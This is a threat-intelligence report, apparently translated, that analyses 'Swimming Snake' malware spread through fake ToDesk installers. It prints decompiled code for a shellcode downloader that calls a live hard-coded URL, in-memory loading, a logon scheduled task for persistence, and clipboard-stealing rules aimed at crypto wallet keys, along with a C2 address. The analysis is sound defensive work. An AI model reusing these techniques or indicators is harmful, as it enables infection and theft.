Phishing Download Websites Spread the "Swimming Snake" Threat, with Malicious Installers Hiding Remote Control Trojans

Antiy CERT

Time of first release: 20 December, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Since being active in the second half of 2022, the "Swimming Snake" Black Producer Group (also known as "Silver Fox," "Valley Robber" and "UTG-Q-1000") has launched numerous attack activities targeting domestic users, aiming to steal secrets and commit fraud, causing certain losses to enterprises and individuals. This cybercrime gang mainly spreads malicious files through instant messaging software (WeChat, Enterprise WeChat, etc.), search engine SEO promotion, phishing emails, etc. The malicious files they spread have many variants, frequently changing evasion methods, and the attack targets cover a wide range of industries. Recently, Antiy CERT has detected that the "Swimming Snake" cybercrime gang uses phishing websites that mimic remote control software download sites to spread malicious MSI installation programs.

When the malicious MSI installer is executed, it will release a normal installer program and a malicious program in the installation path selected by the user. It creates a shortcut to the normal installer program on the desktop and executes the malicious program. After the malicious program is executed, it obtains shellcode from a specified URL and executes it in memory. This shellcode is self-decrypting through an XOR decryption algorithm and is executed in memory to load the 1.dll file embedded within it. The 1.dll file downloads and executes two shellcodes from the specified URL. The first shellcode releases and executes RpcTsch.dll in memory, which creates a scheduled task called "MM" using RPC; the second shellcode releases and executes Dll1.dll in memory, which continuously monitors clipboard content and steals content that meets specified conditions and continuously captures 20 images. It is speculated that this DLL file is used to steal cryptocurrency wallet addresses and key information, and there may be the behavior of "eating black meat" among criminal groups. Then, the 1.dll conducts various detection on the current system environment, collects various system information, builds an online package and connects to the C2 server. The attacker can use this malicious file for malicious operations such as remote control and information theft.

The "Swimming Snake" gang is still frequently updating malware and kill-free methods, and because the source code of remote control Trojan and attack components used by the gang is circulated in the network, there are more malicious varieties. Every day, a certain number of users are still attacked and implanted with remote control Trojans. Antiy CERT suggests that users download and install applications from the official website to avoid clicking on executable programs, scripts, documents and other files with unknown security, so as to avoid losses caused by "Swimming Snake" attacks.

It has been proved that the Antiy IEP can effectively kill the remote control Trojan.

Refer to Section 4 for protection recommendations.

2 Technical review

2.1 Transmission phase

In that attack, the attack spreads the malicious program by use the phishing website which imitates the download site of remote control software such as ToDesk, sunflower and the like, And the malicious program will download and execute the components for stealing the address and key information of the cryptocurrency wallet, so its attack target may be more inclined to network management personnel and personnel involved in black and gray products. When a user clicks the "Download" button on a phishing site, the download will be a malicious installer packaged as a compressed file.



Figure 2-1 A phishing website that imitates ToDesk 1



Figure 2-2 A phishing website that imitates a sunflower 2

In addition, the attackers also use the phishing web pages of the fake Gmail and other email login pages to spread malicious programs, speculating that the attackers may use the phishing emails to attack.



Figure 2-3 A phishing page spoofing the Gmail login page3

2.2 Attack process

The attacker uses the phishing website to spread the malicious MSI installation program, and after the malicious MSI installation program is executed, a normal installation program and a malicious program will be released in the installation path selected by the user, Create a shortcut to the normal installer on the desktop and execute the malicious program.

After the malicious program executes, obtains the shellcode from the specified URL and saves it as a C:\ ProgramData\ 3 file, and executes the shellcode in memory. The shellcode self-decrypts through the XOR decryption algorithm, and the embedded 1.dll is executed in memory. The dll creates a C:\ Users\ Public\ Documents\ MM folder,

copies the malicious program into the folder, named svchos1. exe, and then downloads two pieces of shellcode into the folder. The first section of shellcode is released in the memory to execute RpcTsch.dll, the DLL file creates a scheduled task named "MM" through RPC; the second section of shellcode is released in the memory to execute Dll1.dll, the DLL file continuously monitors the contents of the clipboard. The contents meeting the specified conditions are stolen and 20 pictures are continuously intercepted at the same time, and it is presumed that the DLL file is used to steal the address and key information of the encrypted money wallet. Then, 1.dll records the infection time by creating a file and writing to the registry, creating a C:\ ProgramData\ 9.ini file and a C:\ ProgramData\ Microsoft Drive1 folder, Iterate through the window to see if the specified security product or tool exists. After confirming that there are no relevant security products or tools running, 1.dll collects various system information to build an online package and connect with the C2 server.

The execution flow of the malicious program is shown in Figure 2-4.



Figure 2-4 Flow chart of sample execution 4

3 Sample analysis

3.1 MSI procedure

The malicious MSI program masquerades as the ToDesk installation program, and after execution, the normal ToDesk downloader and the malicious program named "aaa installation 9.exe" will be released to the installation path selected by the user, and the malicious program will be executed.

Name	Directory	Component	Size	Version
aaa安装9.exe	SourceDir\APPDIR	aaa9.exe	11547648	
ToDesk.exe	SourceDir\APPDIR	ToDesk.exe	1551304	1.0.0.1

Figure 3-1 Files released by the malicious MSI program1

At the same time, the malicious MSI program creates a shortcut on the desktop that points to the normal ToDesk downloader.



Figure 3-2 Creates a shortcut to the normal ToDesk downloader on the desktop 2

3.2 Aaa installation 9.exe

After the malicious program "aaa installation 9. exe" runs, download the payload file from the hard-coded URL and save it as the file C:\ ProgramData\ 3.

```
__hInternet = InternetOpenA("DownloadApp", 1u, 0, 0, 0);
hInternet = __hInternet;
if ( __hInternet )
{
  if ( *(_DWORD *)(v2 + 24) < 0x10u )
    __lpszUrl = (const CHAR *)(v2 + 4);       // https://fs-im-kefu.7moor-fs1.com/ly/4d2c3f00-7d4c-11e5-af15-41bf63ae4ea0/1732365864209/3.txt
  else
    __lpszUrl = *(const CHAR **)(v2 + 4);
  __hFile = InternetOpenUrlA(__hInternet, __lpszUrl, 0, 0, 0x80000000, 0);
  if ( __hFile )
  {
    if ( *(_DWORD *)(a1 + 24) < 0x10u )
      __lpFileName = (const CHAR *)(a1 + 4);  // C:\ProgramData\3
    else
      __lpFileName = *(const CHAR **)(a1 + 4);
    v11 = CreateFileA(__lpFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( v11 == (HANDLE)-1 )
    {
      v12 = sub_401730(std::cout, "无法创建文件: ");
      v13 = std::operator<<<char>(v12, a1);
      std::ostream::operator<<(v13, std::endl);
      InternetCloseHandle(__hFile);
      InternetCloseHandle(__hInternet);
      result = 0;
    }
    else
    {
      while ( InternetReadFile(__hFile, Buffer, 0x1000u, &dwNumberOfBytesRead) )
      {
        if ( !dwNumberOfBytesRead )
          break;
        WriteFile(v11, Buffer, dwNumberOfBytesRead, &NumberOfBytesWritten, 0);
      }
      CloseHandle(v11);
      InternetCloseHandle(__hFile);
      InternetCloseHandle(hInternet);
      v14 = sub_401730(std::cout, "文件下载成功: ");
      v15 = std::operator<<<char>(v14, a1);
      std::ostream::operator<<(v15, std::endl);
      result = 1;
    }
  }
  else
  {
    v8 = sub_401730(std::cout, "无法打开URL: ");
    v9 = std::operator<<<char>(v8, v2);
    std::ostream::operator<<(v9, std::endl);
    InternetCloseHandle(__hInternet);
    result = 0;
  }
}
```

Figure 3-3 Downloads a file from a hard-coded URL and saves it to a specified path 3

When an exception occurs during execution, the program will pop up and display an error message.

Figure 3-4 A pop-up window in case of abnormality 4

The program reads the file C:\ ProgramData\ 3, requests a segment of memory space according to the file size, and writes the file content into the requested memory space for execution.

```
loc_401506:                             ; CODE XREF: .text:004014ED↑j
                push    esi
                call    ds:GetFileSize
                mov     edi, eax
                cmp     edi, 0FFFFFFFFh
                jnz     short loc_40152D
                push    0
                push    offset asc_403268 ; "错误"
                push    offset asc_403290 ; "无法获取文件大小"
                push    0
                call    ds:MessageBoxA
                jmp     loc_4015D0
; ---------------------------------------------------------------------------

loc_40152D:                             ; CODE XREF: .text:00401512↑j
                push    40h ; '@'
                push    1000h
                push    edi
                push    0
                call    ds:VirtualAlloc
                mov     ebx, eax
                mov     [ebp-44h], ebx
                push    0
                test    ebx, ebx
                jnz     short loc_40155B
                push    offset asc_403268 ; "错误"
                push    offset asc_4032A4 ; "无法分配内存"
                push    eax
                call    ds:MessageBoxA
                jmp     short loc_4015D0
; ---------------------------------------------------------------------------

loc_40155B:                             ; CODE XREF: .text:00401546↑j
                lea     eax, [ebp-40h]
                push    eax
                push    edi
                push    ebx
                push    esi
                call    ds:ReadFile
                test    eax, eax
                jz      short loc_4015AE
                cmp     [ebp-40h], edi
                jnz     short loc_4015AE
                push    esi
                call    ds:CloseHandle
                pusha
                mov     eax, [ebp-44h]
                call    eax             ; 执行Shellcode
```

Figure 3-5 Shellcode for performing the download 5

After the shell code is executed, the shell code itself is decrypted by exclusive OR decryption.

```
seg000:03570005
seg000:03570005                         loc_3570005:
seg000:03570005 5B                      pop     ebx
seg000:03570006 83 C3 1B                add     ebx, (offset loc_3570020 - offset loc_3570005)
seg000:03570009 90                      nop
seg000:0357000A 90                      nop
seg000:0357000B 90                      nop
seg000:0357000C 33 C9                   xor     ecx, ecx
seg000:0357000E B0 25                   mov     al, 25h ; '%'
```

```
seg000:03570010
seg000:03570010                         loc_3570010:
seg000:03570010                         db      3Eh
seg000:03570010 3E 30 04 19             xor     byte ptr (loc_3570020 - 3570020h)[ecx+ebx], al
seg000:03570014 41                      inc     ecx
seg000:03570015 81 F9 64 69 13 00       cmp     ecx, 136964h
seg000:0357001B 7C F3                   jl      short loc_3570010
```

Figure 3-6 This shellcode is self-decrypting through an XOR algorithm.6

Request a segment of memory space, write the embedded PE file into the segment of memory, specify the memory protection property as PAGE _ EXECUTE _ READWRITE, and then execute the PE file.

```
v65 = 1;
__VirtualProtect(v77, v70, 0x40, v24);// PAGE_EXECUTE_READWRITE
*(_DWORD *)(v79 + 52) = v77;
v48 = (int (__stdcall *)(int, int, int))(*(_DWORD *)(v79 + 40) + v77);
for ( mm = 0; mm < 4096; ++mm )
  *(_BYTE *)(mm + v77) = 0;
result = v48(v77, 1, v70);    // 执行下一阶段PE文件
v37 = result;
if ( !result )
{
  v48(v77, 0, 0);
  result = __VirtualFree(v77, 0, 0x8000);
}
```

Figure 3-7 Execution of the next stage PE file 7

3.3 1.dll

The PE file is a DLL file originally called "1. dll."

Figure 3-8 Information of this PE file 3-8

After the dll is executed in the memory, check whether C:\ Users\ Public\ Documents\ MM\ svchos1. exe exists; if the file does not exist, check whether the current process has administrator privileges. If not, that current proces is re-executed with the authority of the administrator. After confirming the administrator rights, 1.dll executes the cmd command to create an MM folder in C:\ Users\ Public\ Documents, copy "aaa installation 9. exe" to the folder, and name it svchos1. exe. Next, 1.dll creates two threads that download 4.txt and 7.txt, respectively, from the specified URL into C:\ Users\ Public\ Documents\ MM and execute the two shellcodes. When this is done, 1. dll executes its Shellex function.

```
if ( fdwReason == 1 )
{
  sub_36D1520();                        // 检查是否存在C:\Users\Public\Documents\MM\svchos1.exe，并检查当前进程是否具有管理员权限
  if ( access(aCUsersPublicDo_1, 0) == -1 )   // 检查是否存在C:\Users\Public\Documents\MM
  {
    WinExec(CmdLine, 0);                // 执行cmd命令创建C:\Users\Public\Documents\MM
    while ( access(aCUsersPublicDo_1, 0) == -1 )// 若不存在C:\Users\Public\Documents\MM，则一直尝试创建
    {
      WinExec(CmdLine, 0);
      Sleep(1000u);
    }
  }
  Sleep(500u);
  sub_36D1080();                        // 将aaa安装9.exe复制到C:\Users\Public\Documents\MM中，并命名为svchos1.exe
  v3 = CreateThread(0, 0, sub_36D10E0, 0, 0, 0);// 创建线程：下载4.txt并执行Shellcode-1
  if ( v3 )
    CloseHandle(v3);
  v4 = CreateThread(0, 0, sub_36D12D0, 0, 0, 0);// 创建线程：下载7.txt并执行Shellcode-2
  if ( v4 )
    CloseHandle(v4);
  qmemcpy(v6, a271241332, sizeof(v6));  // 27.124.13.32
  Shellex(v6[0]);                       // 执行 Shellex 函数
}
```

Figure 3-9 1.dll main execution flow3-9

3.3.1 Shellcode-1

The shell code also uses the XOR algorithm to decrypt itself, and then writes the embedded PE file into memory for execution. The original name of the PE file is "RpcTsch.dll," and the pdb path is "C:\ Users\ ZZ\ Desktop\ RpcTsch\ Release\ RpcTsch.pdb."



Figure 3-10 RpcTsch.dll Information 10

Rpctsch.dll

This DLL file creates a scheduled task with the name MM through RPC, which is used to execute C:\ Users\ Public\ Documents\ MM\ svchos1. exe when any user logs in.

```
Binding = 0;
SecurityQos = 0i64;
if ( RpcStringBindingComposeW(0, (RPC_WSTR)L"ncacn_np", 0, (RPC_WSTR)L"\\pipe\\atsvc", 0, StringBinding) )
{
  v0 = 0;
}
else
{
  RpcBindingFromStringBindingW(StringBinding[0], &Binding);
  SecurityQos.Version = 1;
  SecurityQos.ImpersonationType = 3;
  SecurityQos.Capabilities = 0;
  SecurityQos.IdentityTracking = 0;
  RpcBindingSetAuthInfoExA(Binding, 0, 6u, 0xAu, 0, 0, &SecurityQos);
  RpcStringFreeW(StringBinding);
  v0 = (char)Binding;
}
StringBinding[2] = 0;
StringBinding[1] = 0;
sub_3AA1010(
  v5,
  4096,
  L"<?xml version=\"1.0\" encoding=\"UTF-16\"?><Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/0'
   "2/mit/task\">  <RegistrationInfo>    <Date>2024-04-19T23:21:37.0778561</Date>    <Author>admin</Author>  </Registra"
   "tionInfo>  <Triggers>    <LogonTrigger id=\"Trigger1\">      <Enabled>true</Enabled>    </LogonTrigger>  </Triggers"
   ">  <Principals>    <Principal id=\"Author\">      <GroupId>S-1-1-0</GroupId>      <RunLevel>HighestAvailable</RunLe"
   "vel>    </Principal>  </Principals>  <Settings>    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>    "
   "<AllowHardTerminate>true</AllowHardTerminate>    <StartWhenAvailable>true</StartWhenAvailable>    <IdleSettings>    "
   "    <StopOnIdleEnd>true</StopOnIdleEnd>      <RestartOnIdle>false</RestartOnIdle>    </IdleSettings>    <AllowStartO"
   "nDemand>true</AllowStartOnDemand>    <Enabled>true</Enabled>    <Hidden>false</Hidden>    <RunOnlyIfIdle>false</Run"
   "OnlyIfIdle>    <Priority>7</Priority>    <RestartOnFailure>      <Interval>PT1M</Interval>      <Count>20</Count>  "
   "  </RestartOnFailure>  </Settings>  <Actions Context=\"Author\">    <Exec>      <Command>\"C:\\Users\\Public\\Docum"
   "ents\\MM\\svchos1.exe\"</Command>      <WorkingDirectory>C:\\Users\\Public\\Documents\\MM</WorkingDirectory>    </E"
   "xec>  </Actions></Task>");
dword_3ABE2E0 = sub_3AA1200(v0);
return sub_3AA14A0(v0);
```

Figure 3-11 Creation of a scheduled task by RPC 11

3.3.2 Shellcode-2

The shell code also uses the XOR algorithm to decrypt itself, and then writes the embedded PE file into memory for execution. The original name of the PE file is "Dll1.dll," and the path of pdb is "C:\ Users\ ZZ\ Desktop\ screenshot\ Release\ Dll1.pdb."

Dll1.dll

The DLL continues to monitor the clipboard, stealing the contents of the clipboard that meet the requirements every 0.5 seconds and taking a screenshot.

```
if ( a3 == 1 && dword_32A7AF0 )
{
  do
  {
    sub_32815C0();                      // 监控剪贴板内容，窃取符合条件的剪贴板内容并进行截图
    Sleep(500u);
  }
  while ( dword_32A7AF0 );
}
```


Figure 3-12 Main functions of the Dll1. dll file 12

When the contents in the clipboard start with a T and the length is less than 45, the DLL file saves the contents of the clipboard to C:\ ProgramData\ Microsoft Drive\ stop.ini, and creates a folder named with the current date and time in the same folder. At the same time, 20 pictures are successively cut and saved in this folder.



Figure 3-13 Save the eligible clipboard contents to stop .ini and take a screenshot 3-13

The DLL file saves the contents of the clipboard to C:\ ProgramData\ Microsoft Drive\ Desktop.ini when the contents of the clipboard meet the following conditions: At the same time, 20 consecutive pictures are cut and saved into a folder named with the current date and time:

- The string length is 64
- The string length is greater than 65 and bit 66 is T
- The string begins with a Key and is longer than 68
- The string begins with 0x and is longer than 40



Figure 3-14: Save the eligible clipboard contents to Desktop. ini and take a screenshot 3-14

3.4 Execute the Shellex function

When executing the Shellex function, the configuration information hardcoded in the Shellex function is first parsed for subsequent selection of whether to execute the specified function.

```
v1 = (CHAR *)sub_36DD000(0x849u);
qmemcpy(v1, &a1, 0x849u);
lstrcpyA(a271241332, v1);                       // 27.124.13.32
lstrcpyA(word_37CEAFC, v1 + 0x12C);             // 0
lstrcpyA(aDefault, v1 + 0x260);                 // Default
lstrcpyA(a10, v1 + 0x292);                      // 1.0
lstrcpyA(ServiceName, v1 + 0x2B2);              // 0
lstrcpyA(unk_37CECE6, v1 + 0x316);              // 0
lstrcpyA(unk_37CED66, v1 + 0x396);              // 0
lstrcpyA(unk_37CEE66, v1 + 0x496);              // 0
lstrcpyA(word_37CEF78, v1 + 0x5A8);             // 0
lstrcpyA(unk_37CEFDC, v1 + 0x60C);              // 0
lstrcpyA(byte_37CF018, v1 + 0x648);
dword_37CEC28 = *((_DWORD *)v1 + 0x96);         // 9990
dword_37CEC2C = *((_DWORD *)v1 + 0x97);         // 9990
dword_37CEF68 = *((_DWORD *)v1 + 0x166);        // 0
dword_37CEF6C = *((_DWORD *)v1 + 0x167);        // 0
dword_37CEF70 = *((_DWORD *)v1 + 0x168);        // 0
dword_37CEF74 = *((_DWORD *)v1 + 0x169);        // 1
word_37CF00E = *((_WORD *)v1 + 0x31F);          // 0
```


Figure 3-15 Parsing configuration information 315

Obtain the current date and time information, and write the date and time information into the C:\ ProgramData\ Microsoft Drive\ Mark.sys file according to the execution format, and into MarkTime in HKCU\ TGByte\ Setup in the registry.

```
qmemcpy(FileName, &unk_37CF654, sizeof(FileName));
memset(v12, 0, sizeof(v12));
v0 = CreateFileA(FileName, GENERIC_WRITE, 2u, 0, 4u, 0x80u, 0);// C:\ProgramData\Microsoft Drive\Mark.sys
strcpy(v6, "TGByte\\Setup");
memset(&v6[13], 0, 0x24u);
v4 = 0;
v6[49] = 0;
GetLocalTime(&SystemTime);
Buffer = 0;
memset(v8, 0, sizeof(v8));
v9 = 0;
v10 = 0;
strcpy(Format, "%4d-%.2d-%.2d %.2d:%.2d");
sprintf(&Buffer, Format, SystemTime.wYear, SystemTime.wMonth, SystemTime.wDay, SystemTime.wHour, SystemTime.wMinute);
strcpy(v2, "MarkTime");
WriteFile(v0, &Buffer, strlen(&Buffer), &v4, 0);
CloseHandle(v0);
